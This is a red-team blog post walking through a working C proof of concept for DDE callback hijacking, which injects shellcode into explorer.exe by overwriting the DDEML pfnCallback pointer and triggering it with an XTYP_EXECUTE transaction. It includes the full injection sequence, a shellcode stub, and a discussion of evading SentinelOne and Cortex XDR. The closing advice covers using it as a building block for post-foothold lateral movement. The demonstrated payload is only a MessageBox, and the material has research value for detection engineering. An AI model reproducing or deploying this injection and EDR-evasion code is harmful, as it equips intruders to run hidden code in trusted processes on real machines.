DDE Callback Hijacking - A Process Injection Technique
I’m Jay, a student exploring the offensive security space with a focus on red teaming and malware development. I spend my time studying detection mechanisms, researching evasion concepts, and learning how modern security products operate under the hood.
During ODPC I was researching different process-injection and loader techniques. I tested indirect syscalls, stack spoofing, Caro-Kann, Early Cascade, process ghosting, and many more. I also spent time building a UDRL. Those paths taught me a lot about what EDRs actually instrument: remote thread creation, APC delivery, unbacked execute, and call stacks that start at RtlUserThreadStart instead of a real module.
I was looking for other ways to drive a loader besides “allocate, write, CreateRemoteThread.” A friend sent me ring0din’s post on DDE callback hijacking. That is where I first saw that explorer’s DDE callback pointer (pfnCallback) is a usable execution primitive. The idea clicked immediately: you can still stage code in another process, but you do not have to create a thread to run it.
That execution flow is what I like about this technique. There is no CreateRemoteThread, no NtCreateThreadEx, no QueueUserAPC, and no SetThreadContext. You overwrite a function pointer that DDEML already owns. Then you send a normal DDE transaction. user32 loads pfnCallback and calls it on explorer’s existing DDE thread - the same thread that already pumps shell messages. The call stack looks like a DDE callback inside explorer, not like a remote thread that started in private memory.



There was no small, ready-to-read PoC I wanted to keep, so I wrote a C version and put it on GitHub. Later, while I was still working on EDR evasion, I came back to this and paired it with what I had learned. After a lot of debugging I got it working against SentinelOne and Cortex XDR in the ODPC lab. Those are the only two I tested. I do not know how other products behave. Feel free to test it yourself.
This post walks through that C PoC.
The Github Link for the POC : https://github.com/jaytiwari05/DDE-Callback-Hijack
What DDE actually gives you
Dynamic Data Exchange [DDE] is old Windows IPC. Two applications agree on a service name and a topic, then exchange data with window messages such as WM_DDE_INITIATE and WM_DDE_EXECUTE.
Most programs do not send those messages by hand. They use the DDE Management Library (DDEML) in user32.dll. An application calls DdeInitialize and registers a callback. From that point on, DDEML invokes that callback whenever a transaction arrives.
explorer.exe still hosts DDE servers. On a typical desktop it answers Shell / AppProperties (and often Folders / AppProperties or Progman / Progman). That means explorer already has a live PFNCALLBACK in a heap structure. DDEML stores it as pfnCallback.

The PoC replaces that pointer with a small MessageBox stub, sends one XTYP_EXECUTE, then puts the original value back. The dialog is owned by explorer, not by the injector.
This is not Office-macro DDE (T1559.002). It is closer to Extra Window Memory injection (T1055.011) and to odzhan’s 2019 Breaking BaDDEr work: a function pointer that lives in window/heap state, overwritten from another process, then invoked by a legitimate dispatcher.
Where the callback lives
DdeInitialize allocates a per-process instance struct on the heap and stores the application’s callback as pfnCallback. Every conversation also gets a hidden window (DDEMLAnsiServer / DDEMLUnicodeServer). Extra window memory at index 0 holds a pointer to the conversation struct. That struct points at the instance. The instance holds the function pointer.
1
2
3
4
5
6
7
8
9
10
11
12
13
conversation HWND  (lives in explorer.exe)
        │
        │  GetWindowLongPtr(hwnd, 0)   ← extra window memory, served by win32k
        ▼
 conversation struct  (heap, private page)
        │
        │  typically +0x08
        ▼
 instance struct      (heap, private page)
        │
        │  typically +0x40
        ▼
 pfnCallback  →  shell32.dll  (explorer’s real Shell DDE handler)
On current builds the offsets are usually conv+0x08 and inst+0x40. They can move, which is why the PoC scans instead of hardcoding them.
That last field is the whole primitive. user32 later loads it and calls it through a CFG-guarded indirect call (DoCallback) on the same GUI/DDE thread that already pumps shell messages. Overwrite those eight bytes, send one XTYP_EXECUTE, and explorer calls your address as if it were its own DDE handler.
DDEML also requires the client to register a callback. This PoC never serves data, so the function only returns NULL:
1
2
3
4
HDDEDATA CALLBACK NullCallback(UINT a, UINT b, HCONV c, HSZ d, HSZ e,
    HDDEDATA f, ULONG_PTR g, ULONG_PTR h) {
    return NULL;
}
Connect as a DDE client
A conversation is identified by a service and a topic. After DdeConnect, DdeQueryConvInfo returns the partner HWND. That window belongs to explorer.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
DWORD inst = 0;
DdeInitialize(&inst, NullCallback, APPCLASS_STANDARD, 0);

HSZ service = DdeCreateStringHandleA(inst, "Shell", CP_WINANSI);
HSZ topic   = DdeCreateStringHandleA(inst, "AppProperties", CP_WINANSI);
HCONV conv  = DdeConnect(inst, service, topic, NULL);
if (!conv) {
    printf("[-] DdeConnect failed -> try topic: Open / Explore / Folders \n");
    return 1;
}

CONVINFO info = { sizeof(info) };
DdeQueryConvInfo(conv, QID_SYNC, &info);
HWND explorerWnd = info.hwndPartner;
If DdeConnect fails, try Folders / AppProperties or Progman / Progman. The conversation has to exist so DDEML creates the server window that we read next.
This step is documented desktop IPC. Explorer already answers those names, so the connect itself is ordinary shell behaviour. It is also what creates the window whose extra bytes leak the heap pointer.
Recover the heap pointer
GetWindowLongPtr can read extra window memory. On a DDE conversation window, index 0 is the conversation-structure pointer.
1
ULONG_PTR convStruct = (ULONG_PTR)GetWindowLongPtr(explorerWnd, 0);
That read is serviced by win32k. You get the pointer value without OpenProcess / ReadProcessMemory for this step, so it does not raise the usual process-handle telemetry on its own. Following the pointer still needs a process handle:
1
2
3
4
5
DWORD pid = 0;
GetWindowThreadProcessId(explorerWnd, &pid);
HANDLE explorer = OpenProcess(
    PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION,
    FALSE, pid);
The access mask is only memory read, write, and operate. PROCESS_CREATE_THREAD is never requested. From an EDR’s handle-telemetry point of view, this is a writer handle.
Locate pfnCallback
The scan uses two invariants:
- The conversation structure contains a pointer to a committed private page (the instance).
- Inside that page,
pfnCallbackpoints intouser32.dllorshell32.dll. Explorer’s Shell DDE callback lives inshell32.
user32.dll and shell32.dll are mapped at the same base in every process for a given boot, so a local LoadLibrary is enough to recognize those ranges.
1
2
3
4
5
6
int is_heap_pointer(HANDLE proc, ULONG_PTR addr) {
    if (addr < 0x10000 || addr > 0x7FFFFFFFFFFF) return 0;
    MEMORY_BASIC_INFORMATION mbi = {0};
    if (!VirtualQueryEx(proc, (void *)addr, &mbi, sizeof(mbi))) return 0;
    return mbi.State == MEM_COMMIT && mbi.Type == MEM_PRIVATE;
}
Then walk every 8-byte slot:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
int find_offsets(HANDLE proc, ULONG_PTR convStruct, int *off1, int *off2) {
    HMODULE hu32  = LoadLibraryA("user32.dll");
    HMODULE hsh32 = LoadLibraryA("shell32.dll");
    ULONG_PTR u32_start  = (ULONG_PTR)hu32;
    ULONG_PTR u32_end    = u32_start + dll_size(hu32);
    ULONG_PTR sh32_start = (ULONG_PTR)hsh32;
    ULONG_PTR sh32_end   = sh32_start + dll_size(hsh32);

    BYTE conv_buf[256] = { 0 };
    ReadProcessMemory(proc, (void*)convStruct, conv_buf, sizeof(conv_buf), NULL);

    for (int i = 0; i + 8 <= 250; i += 8) {
        ULONG_PTR inst_candidate = *(ULONG_PTR*)(conv_buf + i);
        if (!is_heap_pointer(proc, inst_candidate))
            continue;

        BYTE inst_buf[256] = { 0 };
        if (!ReadProcessMemory(proc, (void*)inst_candidate, inst_buf, sizeof(inst_buf), NULL))
            continue;

        for (int j = 0; j + 8 <= 256; j += 8) {
            ULONG_PTR cb = *(ULONG_PTR*)(inst_buf + j);
            if ((cb >= u32_start && cb < u32_end) ||
                (cb >= sh32_start && cb < sh32_end)) {
                *off1 = i;
                *off2 = j;
                return 1;
            }
        }
    }
    return 0;
}
off1 is the instance pointer inside the conversation structure. off2 is pfnCallback inside the instance. Both values are read once, and the original callback is saved so it can be restored later:
1
2
3
4
5
6
7
8
9
int off1 = -1, off2 = -1;
if (!find_offsets(explorer, convStruct, &off1, &off2))
    return 1;

ULONG_PTR instStruct = 0;
ReadProcessMemory(explorer, (void*)(convStruct + off1), &instStruct, 8, NULL);

ULONG_PTR originalCallback = 0;
ReadProcessMemory(explorer, (void*)(instStruct + off2), &originalCallback, 8, NULL);
originalCallback is the real shell32 function. Restoring it is what keeps explorer’s DDE server alive after the hijack.
Why this is good against EDR
This is the part that matters for detection. SentinelOne (and products like it) do not treat “injection” as a single API call. Storyline stitches a story: who opened the process, what access they asked for, who allocated and wrote memory, and how that memory started running.
A typical remote-injection chain that fires in the lab looks like this:
OpenProcessagainst a high-value process (explorer.exe,lsass.exe, browsers) withPROCESS_CREATE_THREADin the access mask- Cross-process
VirtualAllocEx+WriteProcessMemory, especially when the page is RWX or is flipped RW → RX right after the write - Remote thread creation:
CreateRemoteThread/NtCreateThreadEx. Kernel thread-notify (PsSetCreateThreadNotifyRoutine) and ETW-TI both see a new thread in another process - That new thread’s start address sitting in private, unbacked memory
- The call stack for that thread starting at
RtlUserThreadStart→ private page, with no real module on the stack - APC injection (
QueueUserAPC/NtQueueApcThread) or thread hijack (SuspendThread+SetThreadContext) - A process that is not a debugger, installer, or known injector, doing the above against explorer
If those events line up, Storyline marks it as process injection and the agent kills it. Classic shellcode injection, early-bird APC, and most “threadless” variants that still queue an APC still produce that story. That is what kept getting caught while testing other loaders.
| Sensor | What it catches on the classic path |
|---|---|
| Kernel / ETW-TI thread notify | New thread in another process |
Hooks on NtCreateThreadEx | Remote thread start |
Hooks on NtQueueApcThread | APC injection |
| Start-address checks | Thread begins in unbacked / private RX memory |
| Call-stack checks | RtlUserThreadStart → private page, no module |
| Handle telemetry | PROCESS_CREATE_THREAD against explorer |
| Memory scanners | RWX private pages, or RW → RX right after a remote write |
This loader never completes that story. The write phase is still there. The execution half that Storyline weights most heavily is gone.
Allocate, copy, then hand execution to DDEML
Allocate. A private page in explorer, writable first:
1
2
PVOID remoteCode = VirtualAllocEx(explorer, NULL, sizeof(shellcode_msg),
    MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
Copy. The MessageBox stub is written with WriteProcessMemory. MessageBoxA is patched at runtime because ASLR moves user32.dll. The module is at the same base in explorer, so a local GetProcAddress is the correct target.
1
2
3
4
FARPROC msgbox = GetProcAddress(GetModuleHandleA("user32.dll"), "MessageBoxA");
*(ULONG_PTR*)(shellcode_msg + 36) = (ULONG_PTR)msgbox;

WriteProcessMemory(explorer, remoteCode, shellcode_msg, sizeof(shellcode_msg), NULL);
Make it executable. The page is flipped to RX:
1
2
3
DWORD oldProtect;
VirtualProtectEx(explorer, remoteCode, sizeof(shellcode_msg),
    PAGE_EXECUTE_READ, &oldProtect);
That RW → RX flip is quieter than leaving RWX. It is still a cross-process protect change.
Execute. This is the primitive. An 8-byte write over pfnCallback, then a DDE transaction that DDEML would send anyway:
1
2
3
4
ULONG_PTR shellcodeAddr = (ULONG_PTR)remoteCode;
WriteProcessMemory(explorer, (void*)(instStruct + off2), &shellcodeAddr, 8, NULL);

DdeClientTransaction((LPBYTE)"x", 2, conv, NULL, 0, XTYP_EXECUTE, 30000, NULL);
DdeClientTransaction with XTYP_EXECUTE makes DDEML invoke the server callback - the pointer that was just replaced. The payload string "x" is unused. It only needs to force the execute path.
From here the control transfer is a DDE window message dispatched through win32k, then an indirect call user32 was already going to make. The stub runs on explorer’s existing DDE thread. Kernel thread-notify never sees a foreign process creating a thread in explorer. ETW-TI never sees a remote NtCreateThreadEx. There is no APC and no stolen context.
The call stack looks like a DDE callback inside explorer (window message → DDEML → DoCallback → stub). SentinelOne sees explorer handling a DDE execute on a thread it already owned.
For XTYP_EXECUTE, a return value of NULL is valid, so the stub ends with xor eax, eax / ret. An invalid return can fault the server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
unsigned char shellcode_msg[] = {
    0x48, 0x83, 0xEC, 0x28,                         // sub rsp, 0x28
    0x33, 0xC9,                                     // xor ecx, ecx          ; hWnd
    0x48, 0x8D, 0x15, 0x1F, 0x00, 0x00, 0x00,       // lea rdx, [rip+0x1F]   ; text
    0x4C, 0x8D, 0x05, 0x34, 0x00, 0x00, 0x00,       // lea r8,  [rip+0x34]   ; caption
    0x45, 0x33, 0xC9,                               // xor r9d, r9d          ; MB_OK
    0xFF, 0x15, 0x07, 0x00, 0x00, 0x00,             // call [rip+0x07]       ; MessageBoxA
    0x33, 0xC0,                                     // xor eax, eax
    0x48, 0x83, 0xC4, 0x28,                         // add rsp, 0x28
    0xC3,                                           // ret
    // +36  MessageBoxA (patched)
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    // +44  body
    'D','D','E',' ','C','a','l','l','b','a','c','k',' ',
    'H','i','j','a','c','k','i','n','g',' ','P','o','C','!','\0',
    // +72  title
    'I','n','j','e','c','t','e','d','!','\0'
};
The call is synchronous. When DdeClientTransaction returns, the stub has already run, or the 30s timeout fired.
How each choice breaks the story
Handle. OpenProcess is PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION. The handle itself does not look like “I am about to create a thread over there.”
Heap leak. The conversation-struct address comes from GetWindowLongPtr. That step is extra window memory, served by the kernel.
Who calls the code. user32 was already going to load pfnCallback. After the 8-byte overwrite, that indirect call lands in the stub, on a thread explorer already had.
Local thread for a real payload. The C PoC pops a MessageBox on the DDE thread and returns immediately. A longer-running payload cannot stay in pfnCallback: that callback has to return quickly or explorer’s DDE thread blocks and the shell UI freezes. The general distinction is between work performed on the callback thread and work performed on a separate thread within explorer. Specific loader and payload implementation details are omitted here.
Short-lived pointer. Leaving a foreign function pointer in explorer’s heap is what a later memory scan would notice. Putting shell32 / user32 back means the instance struct looks normal after the trigger. The hijack window is: pointer swap → one transaction → restore.
Encrypted blob. A payload can be stored in encrypted form rather than embedded as plaintext. The choice of algorithm and the loader’s implementation details are outside the scope of this write-up.
DDE itself is normal. Explorer talking DDE is ordinary desktop behaviour. The connect and the XTYP_EXECUTE do not form a suspicious parent-child or a new process.
In the ODPC lab, SentinelOne’s injection detections were hanging off that execution half (remote thread, APC, stolen context, PROCESS_CREATE_THREAD). A process writing some bytes into explorer, by itself, was not enough to fire.
What is still visible
This is a split, not invisibility. Sensors that still exist:
OpenProcesswithPROCESS_VM_WRITE | PROCESS_VM_OPERATIONagainst explorerVirtualAllocEx+WriteProcessMemory+VirtualProtectEx(RW → RX) into explorer- A private RX page that did not come from an image
- A heap function pointer that briefly does not point into
shell32/user32 - Later memory scans of explorer
Further work could focus on reducing these observable signals to make the activity harder for EDR to detect.
The write phase is the loud part. The execution trigger is the quiet part. That split is why this is useful as a building block.
CFG is worth one honest sentence. The dispatch in user32 is a guarded indirect call. A page allocated as executable can still be accepted as a CFG target. Arbitrary Code Guard / XFG is the control that actually breaks this class of stub. Same-integrity access to explorer (medium to medium) also still works; UIPI only blocks low to high.
Restore
The original pfnCallback must be put back immediately. Leaving the stub in place would send the next legitimate DDE transaction into memory you no longer own.
1
2
3
4
5
6
7
8
9
WriteProcessMemory(explorer, (void*)(instStruct + off2),
    &originalCallback, 8, NULL);

VirtualFreeEx(explorer, remoteCode, 0, MEM_RELEASE);
DdeDisconnect(conv);
DdeFreeStringHandle(inst, service);
DdeFreeStringHandle(inst, topic);
DdeUninitialize(inst);
CloseHandle(explorer);
A console handler restores the pointer if the PoC is interrupted (Ctrl+C, close, logoff) before cleanup runs:
1
2
3
4
5
6
7
8
BOOL WINAPI EmergencyCleanup(DWORD signal) {
    (void)signal;
    if (g_explorer && g_cbAddr && g_originalCb)
        WriteProcessMemory(g_explorer, (void*)g_cbAddr, &g_originalCb, 8, NULL);
    if (g_explorer && g_remoteCode)
        VirtualFreeEx(g_explorer, g_remoteCode, 0, MEM_RELEASE);
    return FALSE;
}
On success, the MessageBox titled Injected! is owned by explorer.exe, and explorer keeps responding.
Build
Windows Developer Command Prompt:
1
cl DDE-Callback-Hijack.c /link user32.lib
Cross-compile:
1
x86_64-w64-mingw32-gcc DDE-Callback-Hijack.c -o DDE-Callback-Hijack.exe -luser32
Run the binary in the same session as explorer.
A note on explorer.exe
People will say that putting shellcode in explorer.exe is bad OPSEC. In the abstract, I get it. Explorer is always running, it is well instrumented, and private executable memory inside it will get looked at. If the plan was to live there forever as the only implant, I would agree.
That is not how I would use this.
On a domain, the first beacon is the hard part. Once you already have a foothold, the next problem is reaching other machines without introducing a protocol nobody expected. At that point this is just a local execution primitive on a host you already own. Pair the callback hijack with SMB for the traffic that actually leaves the box. Domain workstations talk SMB all day: file shares, GPO, SYSVOL, named pipes. Explorer taking part in that is normal. A one-off process with its own HTTPS session to an IP nobody has seen is not.
So I would not park a long-haul C2 inside explorer and call it stealth. I would use this to run code in a process that is supposed to be there, and let the lateral path look like the rest of the domain.
Closing
What I like about this kind of injection is that you still get to choose how you allocate and copy. That part is up to you. The part that actually matters is how the code starts running. With DDE callback hijacking, it does not start from a thread you created. It starts from a callback DDEML already trusts, on a thread explorer already had.
The C PoC is on GitHub: https://github.com/jaytiwari05/DDE-Callback-Hijack
Hint: you need to add something more to complete your objective. This file pops a MessageBox. That is enough to prove the path. It is not the whole loader.
Just for the PoC, here are screenshots from the same technique against SentinelOne and Cortex XDR in the ODPC lab. Reminder: ODPC lab EDRs are not default installs. They are well configured.